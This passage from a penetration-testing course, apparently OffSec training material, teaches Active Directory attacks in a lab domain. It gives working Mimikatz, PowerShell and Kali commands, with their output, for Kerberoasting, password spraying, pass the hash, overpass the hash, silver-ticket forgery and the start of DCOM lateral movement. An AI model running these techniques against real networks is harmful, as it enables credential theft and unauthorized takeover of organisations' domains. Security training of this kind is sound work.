    Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonica
liz
    Start Time: 2/12/2018 10:17:53 (local)
    End Time:   2/12/2018 20:17:53 (local)
    Renew Time: 2/19/2018 10:17:53 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0x1 -> PRIMARY
    Kdc Called: DC01.corp.com

#1> Client: Offsec @ CORP.COM
    Server: HTTP/CorpWebServer.corp.com @ CORP.COM
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_c
ano
    Start Time: 2/12/2018 10:18:31 (local)
    End Time:   2/12/2018 20:17:53 (local)
    Renew Time: 2/19/2018 10:17:53 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: DC01.corp.com
...
```

Listing 692 - Displaying tickets

With the service ticket for the Internet Information Services service principal name created and saved to memory (Listing 692), we can download it from memory using either built-in APIs[660] or Mimikatz.

To download the service ticket with Mimikatz, we use the **kerberos::list** command, which yields the equivalent output of the **klist** command above. We also specify the **/export** flag to download to disk as shown in Listing 693.

```
mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 12/02/2018 10.17.53 ; 12/02/2018 20.17.53 ; 19/02/2018 10.17.53
   Server Name       : krbtgt/CORP.COM @ CORP.COM
   Client Name       : Offsec @ CORP.COM
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forward
   \* Saved to file     : 0-40e10000-Offsec@krbtgt~CORP.COM-CORP.COM.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 12/02/2018 10.18.31 ; 12/02/2018 20.17.53 ; 19/02/2018 10.17.53
   Server Name       : HTTP/CorpWebServer.corp.com @ CORP.COM
   Client Name       : Offsec @ CORP.COM
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ;
   \* Saved to file     : 1-40a50000-offsec@HTTP~CorpWebServer.corp.com-CORP.COM.kirbi
```

Listing 693 - Exporting tickets from memory

[660] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/system.identitymodel.tokens.kerberosrequestorsecuritytoken.getrequest(v=vs.110).aspx

According to the Kerberos protocol, the service ticket is encrypted using the SPN's password hash. If we are able to request the ticket and decrypt it using brute force or guessing (in a technique known as *Kerberoasting*[661]), we will know the password hash, and from that we can crack the clear text password of the service account. As an added bonus, we do *not* need administrative privileges for this attack.

Let's try this out. To perform a wordlist attack, we must first install the *kerberoast* package with **apt** and then run **tgsrepcrack.py**, supplying a wordlist and the downloaded service ticket:

> *Note that the service ticket file is binary. Keep this in mind when transferring it with a tool like Netcat, which may mangle it during transfer.*

```
kali@kali:~$ sudo apt update && sudo apt install kerberoast
...
kali@kali:~$ python /usr/share/kerberoast/tgsrepcrack.py wordlist.txt 1-40a50000-Offse
c@HTTP~CorpWebServer.corp.com-CORP.COM.kirbi
found password for ticket 0: Qwerty09!  File: 1-40a50000-Offsec@HTTP~CorpWebServer.cor
p.com-CORP.COM.kirbi
All tickets cracked!
```

Listing 694 - Cracking the ticket

In this example we successfully cracked the service ticket and obtained the clear text password for the service account.

This technique can be very powerful if the domain contains high-privilege service accounts with weak passwords, which is not uncommon in many organizations. However, if managed or group managed service accounts are employed for the specific SPN, the password will be randomly generated, complex, and 120 characters long, making cracking infeasible.

Although this example relied on the kerberoast tgsrepcrack.py script, we could also use John the Ripper[662] and Hashcat[663] to leverage the features and speed of those tools.

> *The Invoke-Kerberoast.ps1[664] script extends this attack, and can automatically enumerate all service principal names in the domain, request service tickets for them, and export them in a format ready for cracking in both John the Ripper and Hashcat, completely eliminating the need for Mimikatz in this attack.*

[661] (Tim Medin, 2015), https://github.com/nidem/kerberoast

[662] (Micheal Kramer, 2015), https://github.com/magnumripper/JohnTheRipper/commit/05e514646dfe5aa65ee48774571c0169f7e25a53

[663] (@FirstOurs, 2016), https://github.com/hashcat/hashcat/pull/225

[664] (Will Schroeder, 2016), https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps1

21.3.4.1 Exercises

1. Repeat the manual effort of requesting the service ticket, exporting it, and cracking it by using the **tgsrepcrack.py** Python script.
2. Perform the same action with any other SPNs in the domain.
3. Crack the same service ticket using John the Ripper.
4. Use the Invoke-Kerberoast.ps1 script to repeat these exercises.

21.3.5 Low and Slow Password Guessing

In the previous section, we have looked at how service accounts may be attacked by abusing the features of the Kerberos protocol, but Active Directory can also provide us with information that may lead to a more advanced password guessing technique against user accounts.

When performing a brute-force or wordlist authentication attack, we must be aware of account lockouts since too many failed logins may block the account for further attacks and possibly alert system administrators.

In this section, we will use LDAP and ADSI to perform a "low and slow" password attack against AD users without triggering an account lockout.

First, let's take a look at the domain's account policy with **net accounts**:

```
PS C:\Users\Offsec.corp> net accounts
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          0
Maximum password age (days):                          42
Minimum password length:                              0
Length of password history maintained:                None
Lockout threshold:                                    5
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        WORKSTATION
The command completed successfully.
```

Listing 695 - Results of the net accounts command

There's a lot of great information here, but let's first focus on "Lockout threshold", which indicates a limit of five login attempts before lockout. This means that we can safely attempt four logins without triggering a lockout. This doesn't sound like much, but consider the *Lockout observation window*, which indicates that every thirty minutes after the last login attempt, we are given an additional "free" login attempt.

With these settings, we could attempt fifty-two logins in a twenty-four-hour period against every domain user without triggering a lockout, assuming the actual users don't fail a login attempt.

An attack like this would allow us to compile a short list of very commonly used passwords and use it against a massive amount of users, which in practice, reveals quite a few weak account passwords in the organization.

Knowing this, let's implement this attack.

There are a number of ways to test an AD user login, but we can use our PowerShell script to demonstrate the basic components. In previous sections, we performed queries against the domain controller as the logged-in user. However, we can also make queries in the context of a different user by setting the *DirectoryEntry* instance.

In previous examples, we used the *DirectoryEntry* constructor without arguments, but we can provide three arguments including the LDAP path to the domain controller as well as the username and the password:

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name

$SearchString = "LDAP://"
$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

New-Object System.DirectoryServices.DirectoryEntry($SearchString, "jeff_admin", "Qwert
y09!")
```

Listing 696 - Authenticating using DirectoryEntry

If the password for the user account is correct, the object creation will be successful as shown in Listing 697.

```
distinguishedName : {DC=corp,DC=com}
Path              : LDAP://DC01.corp.com/DC=corp,DC=com
```

Listing 697 - Successfully authenticated with DirectoryEntry

If the password is invalid, no object will be created and we will receive an exception as shown in Listing 698. Note the clear warning that the user name or password is incorrect.

```
format-default : The following exception occurred while retrieving member "distinguish
edName": "The user name or password is incorrect.
"
  + CategoryInfo          : NotSpecified: (:) [format-default], ExtendedTypeSystemExce
  + FullyQualifiedErrorId : CatchFromBaseGetMember,Microsoft.PowerShell.Commands.Forma
```

Listing 698 - Incorrect password used with DirectoryEntry

In this manner, we can create a PowerShell script that enumerates all users and performs authentications according to the *Lockout threshold* and *Lockout observation window*.

An existing implementation of this attack called Spray-Passwords.ps1[665] is located in the C:\Tools\active_directory folder of the Windows 10 client.

The **`-Pass`** option allows us to set a single password to test, or we can submit a wordlist file with -*File*. We can also test admin accounts with the addition of the **`-Admin`** flag.

[665] (Improsec, 2016), https://github.com/ZilentJack/Spray-Passwords/blob/master/Spray-Passwords.ps1

```
PS C:\Tools\active_directory> .\Spray-Passwords.ps1 -Pass Qwerty09! -Admin
WARNING: also targeting admin accounts.
Performing brute force - press [q] to stop the process and print results...
Guessed password for user: 'Administrator' = 'Qwerty09!'
Guessed password for user: 'offsec' = 'Qwerty09!'
Guessed password for user: 'adam' = 'Qwerty09!'
Guessed password for user: 'iis_service' = 'Qwerty09!'
Guessed password for user: 'sql_service' = 'Qwerty09!'
Stopping bruteforce now....
Users guessed are:
 'Administrator' with password: 'Qwerty09!'
 'offsec' with password: 'Qwerty09!'
 'adam' with password: 'Qwerty09!'
 'iis_service' with password: 'Qwerty09!'
 'sql_service' with password: 'Qwerty09!'
```

Listing 699 - Using Spray-Passwords to attack user accounts

This trivial example produces quick results but more often than not, we will need to use a wordlist with good password candidates.

We have now uncovered ways of obtaining credentials for both user and service accounts when attacking Active Directory and its authentication protocols. Next, we can start leveraging this to compromise additional machines in the domain, ideally those with high-value logged-in users.

21.3.5.1 Exercises

1. Use the PowerShell script in this module to guess the password of the jeff_admin user.
2. Use the Spray-Passwords.ps1 tool to perform a lookup brute force attack of all users in the domain from a password list.

21.4 Active Directory Lateral Movement

In the previous sections, we located high-value targets that could lead to a full Active Directory compromise and found the workstations or servers these targets are logged in to. We gathered password hashes, recovered existing tickets, and leveraged them for Kerberos authentication.

Next, we will use lateral movement to compromise the machines our high-value targets are logged in to.

A logical next step in our approach would be to crack any password hashes we have obtained and authenticate to a machine with cleartext passwords in order to gain unauthorized access. However, password cracking takes time and may fail. In addition, Kerberos and NTLM do not use the cleartext password directly and native tools from Microsoft do not support authentication using the password hash.

In the following section, we will explore an alternative lateral movement technique that will allow us to authenticate to a system and gain code execution using only a user's hash or a Kerberos ticket.

21.4.1 Pass the Hash

The *Pass the Hash* (PtH) technique allows an attacker to authenticate to a remote system or service using a user's NTLM hash instead of the associated plaintext password. Note that this will not work for Kerberos authentication but only for server or service using NTLM authentication.

Many third-party tools and frameworks use PtH to allow users to both authenticate and obtain code execution, including PsExec from Metasploit,[666] Passing-the-hash toolkit,[667] and Impacket.[668] The mechanics behind them are more or less the same in that the attacker connects to the victim using the Server Message Block (SMB) protocol and performs authentication using the NTLM hash.[669]

Most tools built to exploit PtH create and start a Windows service (for example **cmd.exe** or an instance of PowerShell) and communicate with it using *Named Pipes*.[670] This is done using the Service Control Manager[671] API.

This technique requires an SMB connection through the firewall (commonly port 445), and the Windows *File and Print Sharing* feature to be enabled. These requirements are common in internal enterprise environments.

> *When a connection is performed, it normally uses a special admin share called Admin$. In order to establish a connection to this share, the attacker must present valid credentials with local administrative permissions. In other words, this type of lateral movement typically requires local administrative rights.*

Note that PtH uses the NTLM hash legitimately. However, the vulnerability lies in the fact that we gained unauthorized access to the password hash of a local administrator.

To demonstrate this, we can use *pth-winexe* from the Passing-The-Hash toolkit, just as we did when we passed the hash to a non-domain joined user in the Password Attacks module:

```
kali@kali:~$ pth-winexe -U offsec%aad3b435b51404eeaad3b435b51404ee:2892d26cdf84d7a70e2
eb3b9f05c425e //10.11.0.22 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 10.0.16299.309]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Listing 700 - Passing the hash using pth-winexe

[666] (Metasploit, 2017), https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/

[667] (@byt3bl33d3r, 2015), https://github.com/byt3bl33d3r/pth-toolkit

[668] (Core Security, 2017), https://github.com/CoreSecurity/impacket/blob/master/examples/smbclient.py

[669] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/windows/desktop/aa365234(v=vs.85).aspx

[670] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/windows/desktop/aa365590(v=vs.85).aspx

[671] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/windows/desktop/ms685150(v=vs.85).aspx

In this case, we used NTLM authentication to obtain code execution on the Windows 10 client directly from our Kali Linux, armed only with the user's NTLM hash.

This method works for Active Directory domain accounts and the built-in local administrator account. Since the 2014 security update,[672] this technique can not be used to authenticate as any other local admin account.

21.4.2 Overpass the Hash

With *overpass the hash*,[673] we can "over" abuse a NTLM user hash to gain a full Kerberos Ticket Granting Ticket (TGT) or service ticket, which grants us access to another machine or service as that user.

To demonstrate this, let's assume we have compromised a workstation (or server) that the Jeff_Admin user has authenticated to, and that machine is now caching their credentials (and therefore their NTLM password hash).

To simulate this cached credential, we will log in to the Windows 10 machine as the Offsec user and run a process as Jeff_Admin, which prompts authentication.

The simplest way to do this is to right-click the Notepad icon on the taskbar, and shift-right click the Notepad icon on the popup, yielding the options in Figure 311.




Figure 311: Starting Notepad as a different user

From here, we can select 'Run as different user' and enter "jeff_admin" as the username along with the associated password, which will launch Notepad in the context of that user. After successful authentication, Jeff_Admin's credentials will be cached on this machine.

[672] (Microsoft, 2014), https://support.microsoft.com/en-us/help/2871997/microsoft-security-advisory-update-to-improve-credentials-protection-a

[673] (Skip Duckwall and Benjamin Delphy, 2014), https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf

We can validate this with the **sekurlsa::logonpasswords** command from **mimikatz**, which dumps the cached password hashes.

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 2815531 (00000000:002af62b)
Session           : Interactive from 0
User Name         : jeff_admin
Domain            : CORP
Logon Server      : DC01
Logon Time        : 12/02/2018 09.18.57
SID               : S-1-5-21-1602875587-2787523311-2599479668-1105
        msv :
         [00000003] Primary
         \* Username : jeff_admin
         \* Domain   : CORP
         \* NTLM     : e2b475c11da2a0748290d87aa966c327
         \* SHA1     : 8c77f430e4ab8acb10ead387d64011c76400d26e
         \* DPAPI    : 2918ad3d4607728e28ccbd76eab494b9
        tspkg :
        wdigest :
         \* Username : jeff_admin
         \* Domain   : CORP
         \* Password : (null)
        kerberos :
         \* Username : jeff_admin
         \* Domain   : CORP.COM
         \* Password : (null)
...
```

Listing 701 - Dumping password hash for Jeff_Admin

This output shows Jeff_Admin's cached credentials, including the NTLM hash, which we will leverage to overpass the hash.

The essence of the overpass the hash technique is to turn the NTLM hash into a Kerberos ticket and avoid the use of NTLM authentication. A simple way to do this is again with the **sekurlsa::pth** command from Mimikatz.

The command requires a few arguments and creates a new PowerShell process in the context of the Jeff_Admin user. This new PowerShell prompt will allow us to obtain Kerberos tickets without performing NTLM authentication over the network, making this attack different than a traditional pass-the-hash.

As the first argument, we specify **/user:** and **/domain:**, setting them to **jeff_admin** and **corp.com** respectively. We'll specify the NTLM hash with **/ntlm:** and finally use **/run:** to specify the process to create (in this case PowerShell).

```
mimikatz # sekurlsa::pth /user:jeff_admin /domain:corp.com /ntlm:e2b475c11da2a0748290d
87aa966c327 /run:PowerShell.exe
user    : jeff_admin
domain  : corp.com
program : cmd.exe
impers. : no
NTLM    : e2b475c11da2a0748290d87aa966c327
  |  PID  4832
  |  TID  2268
  |  LSA Process is now R/W
  |  LUID 0 ; 1197687 (00000000:00124677)
  \_ msv1_0   - data copy @ 040E5614 : OK !
  \_ kerberos - data copy @ 040E5438
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null
```

Listing 702 - Creating a process with a different users NTLM password hash

At this point, we have a new PowerShell session that allows us to execute commands as Jeff_Admin.

Let's list the cached Kerberos tickets with **klist**:

```
PS C:\Windows\system32> klist

Current LogonId is 0:0x1583ae

Cached Tickets: (0)
```

Listing 703 - Listing Kerberos tickets

No Kerberos tickets have been cached, but this is expected since Jeff_Admin has not performed an interactive login. However, let's generate a TGT by authenticating to a network share on the domain controller with **net use**:

```
PS C:\Windows\system32> net use \\dc01
The command completed successfully.

PS C:\Windows\system32> klist

Current LogonId is 0:0x1583ae

Cached Tickets: (3)

#0> Client: jeff_admin @ CORP.COM
    Server: krbtgt/CORP.COM @ CORP.COM
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canoni
    Start Time: 2/12/2018 13:59:40 (local)
    End Time:   2/12/2018 23:59:40 (local)
    Renew Time: 2/19/2018 13:59:40 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0x2 -> DELEGATION
    Kdc Called: DC01.corp.com

#1> Client: jeff_admin @ CORP.COM
    Server: krbtgt/CORP.COM @ CORP.COM
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonica
    Start Time: 2/12/2018 13:59:40 (local)
    End Time:   2/12/2018 23:59:40 (local)
    Renew Time: 2/19/2018 13:59:40 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0x1 -> PRIMARY
    Kdc Called: DC01.corp.com

#2> Client: jeff_admin @ CORP.COM
    Server: cifs/dc01 @ CORP.COM
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_c
    Start Time: 2/12/2018 13:59:40 (local)
    End Time:   2/12/2018 23:59:40 (local)
    Renew Time: 2/19/2018 13:59:40 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0
    Kdc Called: DC01.corp.com
```

Listing 704 - Mapping a network share on the domain controller and listing Kerberos tickets

The output indicates that the **net use** command was successful. We then use the **klist** command to list the newly requested Kerberos tickets, these include a TGT and a TGS for the *CIFS* service.

> *We used "net use" arbitrarily in this example but we could have used any command that requires domain permissions and would subsequently create a TGS.*

We have now converted our NTLM hash into a Kerberos TGT, allowing us to use any tools that rely on Kerberos authentication (as opposed to NTLM) such as the official PsExec application from Microsoft.[674]

PsExec can run a command remotely but does not accept password hashes. Since we have generated Kerberos tickets and operate in the context of Jeff_Admin in the PowerShell session, we may reuse the TGT to obtain code execution on the domain controller.

Let's try that now, running **./PsExec.exe** to launch **cmd.exe** remotely on the **\dc01** machine as Jeff_Admin:

```
PS C:\Tools\active_directory> .\PsExec.exe \\dc01 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Windows\system32> ipconfig

Windows IP Configuration
```

[674] (Microsoft, 2016), https://docs.microsoft.com/en-us/sysinternals/downloads/psexec

```
Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7959:aaad:eec:3969%2
   IPv4 Address. . . . . . . . . . . : 192.168.1.110
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
...

C:\Windows\system32> whoami
corp\jeff_admin
```

Listing 705- Opening remote connection using Kerberos

As evidenced by the output, we have successfully reused the Kerberos TGT to launch a command shell on the domain controller.

Excellent! We have succeeded in upgrading a cached NTLM password hash to a Kerberos TGT and leveraged that to gain remote code execution.

21.4.2.1 Exercise

1. Execute the overpass the hash attack above and gain an interactive command prompt on the domain controller. Make sure to reboot the Windows 10 client before starting the exercise to clear any cached Kerberos tickets.

21.4.3 Pass the Ticket

In the previous section, we used the overpass the hash technique (along with the captured NTLM hash) to acquire a Kerberos TGT, allowing us to authenticate using Kerberos. We can only use the TGT on the machine it was created for, but the TGS potentially offers more flexibility.

The *Pass the Ticket* attack takes advantage of the TGS, which may be exported and re-injected elsewhere on the network and then used to authenticate to a specific service. In addition, if the service tickets belong to the current user, then no administrative privileges are required.

So far, this attack does not provide us with any additional access, but it does offer flexibility in being able to choose which machine to use the ticket from. However, if a service is registered with a service principal name, this scenario becomes more interesting.

Previously, we demonstrated that we could crack the service account password hash and obtain the password from the service ticket. This password could then be used to access resources available to the service account.

However, if the service account is not a local administrator on any servers, we would not be able to perform lateral movement using vectors such as pass the hash or overpass the hash and therefore, in these cases, we would need to use a different approach.

> *As with Pass the Hash, Overpass the Hash also requires access to the special admin share called Admin$, which in turn requires local administrative rights on the target machine.*

Remembering the inner workings of the Kerberos authentication, the application on the server executing in the context of the service account checks the user's permissions from the group memberships included in the service ticket. The user and group permissions in the service ticket are not verified by the application though. The application blindly trusts the integrity of the service ticket since it is encrypted with a password hash - in theory - only known to the service account and the domain controller.

As an example, if we authenticate against an IIS server that is executing in the context of the service account *iis_service*, the IIS application will determine which permissions we have on the IIS server depending on the group memberships present in the service ticket.

However, with the service account password or its associated NTLM hash at hand, we can forge our own service ticket to access the target resource (in our example the IIS application) with any permissions we desire. This custom-created ticket is known as a *silver ticket*[675] and if the service principal name is used on multiple servers, the silver ticket can be leveraged against them all.

Mimikatz can craft a silver ticket and inject it straight into memory through the (somewhat misleading) **`kerberos::golden`**[676] command. We will explain this apparent misnaming later in the module.

To create the ticket, we first need the obtain the so-called *Security Identifier* or *SID*[677] of the domain. A SID is an unique name for any object in Active Directory and has the following structure:

```
S-R-I-S
```

Listing 706 - Security Identifier format prototype

Within this structure, the SID begins with a literal "S" to identify the string as a SID, followed by a *revision level* (usually set to "1"), an *identifier-authority* value (often "5" within AD) and one or more *subauthority* values.

For example, an actual SID may look like this:

```
S-1-5-21-2536614405-3629634762-1218571035-1116
```

Listing 707 - Security Identifier format

The first values in Listing 707 ("S-1-5") are fairly static within AD. The *subauthority* value is dynamic and consists of two primary parts: the domain's *numeric identifier* (in this case "21-2536614405-3629634762-1218571035") and a *relative identifier* or *RID*[678] representing the specific object in the domain (in this case "1116").

The combination of the domain's value and the relative identifier help ensure that each SID is unique.

We can easily obtain the SID of our current user with the **`whoami /user`** command and then extract the domain SID part from it. Let's try to do this on our Windows 10 client:

[675] (Sean Metcalf, 2016), https://adsecurity.org/?p=2011

[676] (Benjamin Delpy, 2016), https://github.com/gentilkiwi/mimikatz/wiki/module-~-kerberos

[677] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/aa379571(v=vs.85).aspx

[678] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/ms721604(v=vs.85).aspx#_security_relative_identifier_gly

```
C:\>whoami /user

USER INFORMATION
----------------

User Name   SID
=========== ==============================================
corp\offsec S-1-5-21-1602875587-2787523311-2599479668-1103
```

Listing 708 - Locating the Domain SID

The SID defining the domain is the entire string except the RID at the end (*-1103*) as highlighted in Listing 708.

Now that we have the domain SID, let's try to craft a silver ticket for the IIS service we previously discovered in our dedicated lab domain.

The silver ticket command requires a username (**`/user`**), domain name (**`/domain`**), the domain SID (**`/sid`**), which is highlighted above, the fully qualified host name of the service (**`/target`**), the service type (**`/service:HTTP`**), and the password hash of the iis_service service account (**`/rc4`**).

Finally, the generated silver ticket is injected directly into memory with the **`/ppt`** flag.

Before running this, we will flush any existing Kerberos tickets with **`kerberos::purge`** and verify the purge with **`kerberos::list`**:

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::list

mimikatz # kerberos::golden /user:offsec /domain:corp.com /sid:S-1-5-21-1602875587-278
7523311-2599479668 /target:CorpWebServer.corp.com /service:HTTP /rc4:E2B475C11DA2A0748
290D87AA966C327 /ptt
User      : offsec
Domain    : corp.com (CORP)
SID       : S-1-5-21-1602875587-2787523311-2599479668
User Id   : 500
Groups Id : \*513 512 520 518 519
ServiceKey: e2b475c11da2a0748290d87aa966c327 - rc4_hmac_nt
Service   : HTTP
Target    : CorpWebServer.corp.com
Lifetime  : 13/02/2018 10.18.42 ; 11/02/2028 10.18.42 ; 11/02/2028 10.18.42
-> Ticket : \*\* Pass The Ticket \*\*

 \* PAC generated
 \* PAC signed
 \* EncTicketPart generated
 \* EncTicketPart encrypted
 \* KrbCred generated

Golden ticket for 'offsec @ corp.com' successfully submitted for current session

mimikatz # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
```

```
   Start/End/MaxRenew: 13/02/2018 10.18.42 ; 11/02/2028 10.18.42 ; 11/02/2028 10.18.42
   Server Name       : HTTP/CorpWebServer.corp.com @ corp.com
   Client Name       : offsec @ corp.com
   Flags 40a00000    : pre_authent ; renewable ; forwardable ;
```

Listing 709 - Creating a silver ticket for the iis_service service account

As shown by the output in Listing 709, a new service ticket for the SPN *HTTP/CorpWebServer.corp.com* has been loaded into memory and Mimikatz set appropriate group membership permissions in the forged ticket. From the perspective of the IIS application, the current user will be both the built-in local administrator (*Relative Id: 500*) and a member of several highly-privileged groups, including the Domain Admins group (as highlighted above).

> *To create a silver ticket, we use the password hash and not the cleartext password. If a kerberoast session presented us with the cleartext password, we must hash it before using it to generate a silver ticket.*

Now that we have this ticket loaded into memory, we can interact with the service and gain access to any information based on the group memberships we put in the silver ticket. Depending on the type of service, it might also be possible to obtain code execution.

21.4.3.1 Exercises

1. Create and inject a silver ticket for the *iis_service* account.
2. How can creating a silver ticket with group membership in the Domain Admins group for a SQL service provide a way to gain arbitrary code execution on the associated server?
3. Create a silver ticket for the SQL service account.

21.4.4 Distributed Component Object Model

In this section we will take a closer look at a fairly new lateral movement technique that exploits the *Distributed Component Object Model* (*DCOM*).[679]

> *There are two other well-known lateral movement techniques worth mentioning: abusing Windows Management Instrumentation[680] and a technique known as PowerShell Remoting.[681] While we will not go into details of these methods here,*

[679] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/cc226801.aspx

[680] (Matt Graber, 2015), https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor-wp.pdf

[681] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/aa384426(v=vs.85).aspx

> *they have their own advantages and drawbacks as well as multiple implementations in both PowerShell[682] and Python.[683]*

The Microsoft Component Object Model (COM) is a system for creating software components that interact with each other. While COM was created for either same-process or cross-process interaction, it was extended to Distributed Component Object Model (DCOM) for interaction between multiple computers over a network.

Both COM and DCOM are very old technologies dating back to the very first editions of Windows.[684] Interaction with DCOM is performed over RPC on TCP port 135 and local administrator access is required to call the DCOM Service Control Manager, which is essentially an API.

DCOM objects related to Microsoft Office allow lateral movement, both through the use of Outlook[685] as well as PowerPoint.[686] Since this requires the presence of Microsoft Office on the target computer, this lateral movement technique is best leveraged against workstations. However, in our case, we will demonstrate this attack in the lab against the dedicated domain controller on which Office is already installed. Specifically, we will leverage the *Excel.Application* DCOM object.[687]

Before we can leverage Microsoft Office, we must install it on both the Windows 10 student VM and the domain controller. The installer is located at **C:\tools\client_side_attacks\Office2016.img** and the process is the same as that performed in the Client Side Attacks module.

To begin, we must first discover the available methods or sub-objects for this DCOM object using PowerShell. For this example, we are operating from the Windows 10 client as the jeff_admin user, a local admin on the remote machine.

In this sample code, we first create an instance of the object using PowerShell and the *CreateInstance* method[688] of the *System.Activator* class.

As an argument to *CreateInstance*, we must provide its type by using the *GetTypeFromProgID* method,[689] specifying the program identifier (which in this case is *Excel.Application*), along with the IP address of the remote workstation.

With the object instantiated, we can discover its available methods and objects using the *Get-Member* cmdlet.[690]

```
$com = [activator]::CreateInstance([type]::GetTypeFromProgId("Excel.Application", "192
.168.1.110"))
```

[682] (Will Schroeder, 2016), http://www.harmj0y.net/blog/empire/expanding-your-empire/

[683] (Justin Elze, 2015), https://www.trustedsec.com/2015/06/no_psexec_needed/

[684] (Wikipedia, 2018), https://en.wikipedia.org/wiki/Component_Object_Model

[685] (@enigma0x3, 2017), https://enigma0x3.net/2017/11/16/lateral-movement-using-outlooks-createobject-method-and-dotnettojscript/

[686] (@_nephalem_, 2018), https://attactics.org/2018/02/03/lateral-movement-with-powerpoint-and-dcom/

[687] (Matt Nelson, 2017), https://enigma0x3.net/2017/09/11/lateral-movement-using-excel-application-and-dcom/

[688] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/wccyzw83(v=vs.110).aspx

[689] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/etz83z76(v=vs.110).aspx

[690] (Microsoft, 2018), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/get-member?view=powershell-6

```
$com | Get-Member
```

Listing 710 - Code to create DCOM object and enumerate methods

This script produces the following truncated output:

```
         TypeName: System.__ComObject#{000208d5-0000-0000-c000-000000000046}
Name                    MemberType     Definition
----                    ----------     ----------
ActivateMicrosoftApp    Method         void ActivateMicrosoftApp (XlMSApplication)
AddChartAutoFormat      Method         void AddChartAutoFormat (Variant, string, Varia
...
ResetTipWizard          Method         void ResetTipWizard ()
Run                     Method         Variant Run (Variant...
Save                    Method         void Save (Variant)
...
Workbooks               Property       Workbooks Workbooks () {get}
...
```

Listing 711 - Output showing the Run method

The output contains many methods and objects but we will focus on the *Run* method,[691] which will allow us to execute a Visual Basic for Applications (VBA) macro remotely.

To use this, we'll first create an Excel document with a proof of concept macro by selecting the *VIEW* ribbon and clicking *Macros* from within Excel.

In this simple proof of concept, we will use a VBA macro that launches **notepad.exe**:

```
Sub mymacro()
    Shell ("notepad.exe")
End Sub
```

Listing 712 - Proof of concept macro for Excel

We have named the macro "mymacro" and saved the Excel file in the legacy .xls format.

